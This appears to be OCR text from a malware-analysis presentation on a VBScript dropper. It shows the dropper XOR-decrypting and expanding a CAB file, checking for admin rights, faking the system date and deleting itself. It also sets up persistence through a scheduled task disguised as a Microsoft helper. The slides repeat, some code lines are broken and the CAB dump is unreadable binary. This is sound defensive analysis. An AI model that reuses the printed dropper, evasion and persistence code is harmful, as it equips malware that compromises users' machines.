
Decrypt CAB file



```
Function readBinary(Offset, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject")
    Dim oFile: Set oFile = oFSO.GetFile(strPath)
    If IsNull(oFile) Then Exit Function
    Set objStreamIn = oFile.OpenAsTextStream()
    objStreamIn.Skip Offset
    Do Until objStreamIn.AtEndOfStream
        counter = 0
        counter = counter + Asc( objStreamIn.Read( 1 ) )
        var_str_01 =
        var_str_01 = var_str_01 + Chr(counter Xor val_01)
        var_str_02 = var_str_02 + var_str_01
    Loop
    objStreamIn.Close
End Function
```

Decrypt CAB file


Unpacked CAB



```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell" )
Set TempPath = CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2)
main_function val_02, WScript.ScriptFullName
func_dropper var_str_02, TempPath + "\JSWdhndk.sjk"
objShell.Run "expand.exe " +  TempPath + "\JSWdhndk.sjk -F:* " & TempPath & "\" & file_name &
"%NUMBER_OF_PROCESSORS%.exe", 0, false
```

Decrypt CAB file

Unpacked CAB




```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell" )
Set TempPath = CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2)
main_function val_02, WScript.ScriptFullName
func_dropper var_str_02, TempPath + "\JSWdhndk.sjk"
objShell.Run "expand.exe " +  TempPath + "\JSWdhndk.sjk -F:* " & TempPath & "\" & file_name &
"%NUMBER_OF_PROCESSORS%.exe", 0, false
```

Stage 2 - Visual Basic Script


- Digitally signed (Even dev files with local IPs)
- Drops and expands CAB file
- Executes the expanded bot

Executes Bot - Admin check




```
Function userIsAdmin()
  func_read_registry = False
  On Error Resume Next
  key = CreateObject("WScript.Shell").RegRead("HKEY_USERS\S-1-5-19\Environment\TEMP")
  If err.number = 0 Then func_read_registry = True
End Function
```

Executes Bot - CMD




```
if userIsAdmin then
    year_now = Year(Now)
    month_now = Month(Now)
    day_now = Day(Now)
    objShell.Run "cmd /c date 01-01-2109", 0, false
    CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c " + TempPath + "\"+ file_name +
    "%NUMBER_OF_PROCESSORS%.exe /i", 0, false
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c del +Wscript.ScriptFullName+, 0, false
    objShell.Run "cmd /c date "+cstr(month_now)+"-"+cstr(day_now)+"-"+cstr(year_now), 0, false
    WScript.Quit
end if
```

Executes Bot - CMD




```
if userIsAdmin then
    year_now = Year(Now)
    month_now = Month(Now)
    day_now = Day(Now)
    objShell.Run "cmd /c date 01-01-2109", 0, false
    CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c " + TempPath + "\"+ file_name +
    "%NUMBER_OF_PROCESSORS%.exe /i", 0, false
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c del +Wscript.ScriptFullName+, 0, false
    objShell.Run "cmd /c date "+cstr(month_now)+"-"+cstr(day_now)+"-"+cstr(year_now), 0, false
    WScript.Quit
end if
```

Executes Bot - CMD




```
if userIsAdmin then
    year_now = Year(Now)
    month_now = Month(Now)
    day_now = Day(Now)
    objShell.Run "cmd /c date 01-01-2109", 0, false
    CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c " + TempPath + "\"+ file_name +
    "%NUMBER_OF_PROCESSORS%.exe /i", 0, false
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c del +Wscript.ScriptFullName+, 0, false
    objShell.Run "cmd /c date "+cstr(month_now)+"-"+cstr(day_now)+"-"+cstr(year_now), 0, false
    WScript.Quit
end if
```

Executes Bot - Scheduled Task




```
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe /Delete /TN \Microsoft Windows DOM
object helper /F", 0, false
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe /Create /Sc MINUTE /MO 1 /TN
\Microsoft Windows DOM object helper /TR  + TempPath + "\" + file_name +"%NUMBER_OF_PROCESSORS%.exe", 0,
false
CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c del +Wscript.ScriptFullName+, 0, false
WScript.Quit
```

Executes Bot - Scheduled Task



```
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe /Delete /TN \Microsoft Windows DOM
object helper /F", 0, false
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe /Create /Sc MINUTE /MO 1 /TN
\Microsoft Windows DOM object helper /TR  + TempPath + "\" + file_name +"%NUMBER_OF_PROCESSORS%.exe", 0,
false
CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c del +Wscript.ScriptFullName+, 0, false
WScript.Quit
```

Executes Bot - LNK




```
FLAGS=0x8B
FILESIZE=0xC8A00
DESC=
RELPATH=..\..\..\..\..\Downloads\prkwDvlgUi
WORKINGDIR=
ARGS=
ICONLOCATION=:0x0
BASEPATH=C:\Users\
PATHSUFFIX=[redacted]Downloads\prkwDvlgUi
SHELL=FOLDER(MYCOMP)/[redacted]/DOWNLO~1/PRKWDV~1
```

CAB

Stage 3 - What the CAB?

- Used in all versions
- Hypothesis
  - Anti-behavior detections
  - Can be expanded with build in tools




```
MSCF....P.......,...................C.......Í.........PNÜ:..zz.vbs.°.....Í.
CKµW[o£8.~.■ÿ`!.DÔ■&½dÚ■.■Ú\Úh■¶■¤Û}..0Á.`b■.òë÷■K.!ÝÕhvy.|ùÎw¾sÁôY $.ÌsÝÅÒ
\mÐ7tÞ1d£Ö&Yú|■}.£Ýb.»ré¯Â¥ãÃh§ÙpçÀ’■.■m×■ù[.ñ&ÚêwÉ■ØCbNbÙF¥■a`1■.■b.Þ1ÿ.‘¤
Ï¢@¶■.7*]Ôç.Kòl¾.KêÚíàypgÌ$.ú.,1æIH2¢FßÅ\.E°■.3Ï!.àöÆ©$j*[.#/LÐ■0ÐG{´nuªÂ«Ù
¨8.ÒÆ■`[Ù÷■ ÍÆ0°QÊ¾Ù ðXhRRÇ_1B¹¥■æÊ■€}Ë9N■ª.^■.ôØÇ■èÕ.°-EÒ9íö<¢!é*'wØ0Ù..ô.
8à.=Eð'dí.■·§z ^=.³c‘(³KeËãp ]ö4v.....Ê■-<ì.¦s,»■[ñ*.nïqx<■&"ö½scð<.0+òI µ■
‘-.zD½ë.■âT■.■8wM3i`■.■Þ¥Ö1P§d'WßxbóQ«m .©=ÕJÈYî£Ô.Õ.X#i€~.å. .Z■P..+)£4Îô-
ê:ªëiqú.Ù..oÞ©(.½K=M■Gì■¼ã’¼.ê.FY)³[■æ LuE5oUR.■¿Öþ¿è¥Ê¨.-yÙ1TÔ€5ûz=■L»V©ÿª
4æÌ\.■.\■ëü:}Ü.K=. 6H.?H.~Aª■6Á■■µÃ¶■cE¡½RÍÖJÝe■"ÔâL0G.■M..æó.-G1¡¤ý.%ré"vÝ
■ÖvßÚÌ6KÅ_³■¶.¤Ý.ç.1)Ý.N.µ¾r.y.ã*h;■ ¶ÌÛ■ê±,ë'■´■Ô.8.!|\È.³U■.xM$SÂ¤ê´U■Q¹¾
É:1Uå.N×à0n../$ñzùN7¦·pm.¼[®¾..yÞ■áMb®·kº^5.J¥ò■ê ÕÄ■.¼.■■gh.Éxd0■µHû.3&ÑÙï
*ã■My’Öró.ÄÇ■.■Í.ø■.í■.°jJB.[D/3«agU½6..h'Ê■#.<1é¦e} udzÔÚKíº.]E.yOÌ¢.ìt^F’
ÛñÚgm■Ä.9I.o.■■m¤.ÌÙ..n;ý¶..WFc·©.■Y"$ñSòÆë|t]Ô_á@ÅÆG»gÄ■ ..è.I(Ù■ãÐM■Éà*{■
.¾¦.yálMmÂ.ô■+`î0.÷DªÃ.øq©g.g~|«Ò0úÌ.#IÔö.çº¾.kÁ■’x°ñhÔ¦¨-º4»ð.óü■0í■.Z.o#)
¸Ð..×´z■A/.¥1s■çi¨e.ã..ö0XSÎ.■BÐ6À■Ð‘ö©ÿ<yy..§O·■á'X.Jü.àËô¹?■Í■§?Æ■áÓ|<..§
.°õkÀ¯³2Ë½.€ZNc|b■X-.Å3■k-VÂNà..ð■■■ó■■■zºgó■Xä.[m0va¯è!}¤½Ñ@u|#¿OÉ*"B.WF7å
X1■´■sê..|Q÷¼£®öÇ.¥.å.■.Ì»x.;·û.G3Â‘ö*.?½]¨N..bÂ¶ÔóðÙ■ÑA:.µÙF §9êv■ÎWèFAïò+
■{■-t.■.y#æw*Ï®.>..=¤■■■OÀ¨G■.Ý.kÉZ¨ïræ■³Þ.Ñ1..o`Ý9■a.s■ï■~■é.■■Ï|.jëÙD{ÿgÒ
.Ëmä(§Zÿè.ü¼Hpé.■.ÜÊp*.Ô7¬.ÝôÃY>'íuÜ+.Ùg+³¡W1´Ú.)■.¾kÉ■OL±.ãøã.u7ãÀaÿuER;GU
.■«¿¬c÷¼■ê^ø.Ê.äºæª.ÊÙY÷æÚèÞÜ.ÝÎ■ÑýÜûrÝQ¹2.|ÑN2k'ðþð.¯■K{ìo³Ð£R/Yj¥■Ç|@ï¤■8
¶■.!á■³ÚÆS.ÀSc.ç■¬©gsp....H¢&ô7‘.■ÞF‘ç=a_.Ú)é..B.«j)Æþ■h~1Vgê.¥..■T@%.ï■;r)
,©Zh.rXá.‘■~»?.î.t[íâQE¡■mL£.ígÛ¥ÿï<ï÷■ÿ.
```

Dropped bot

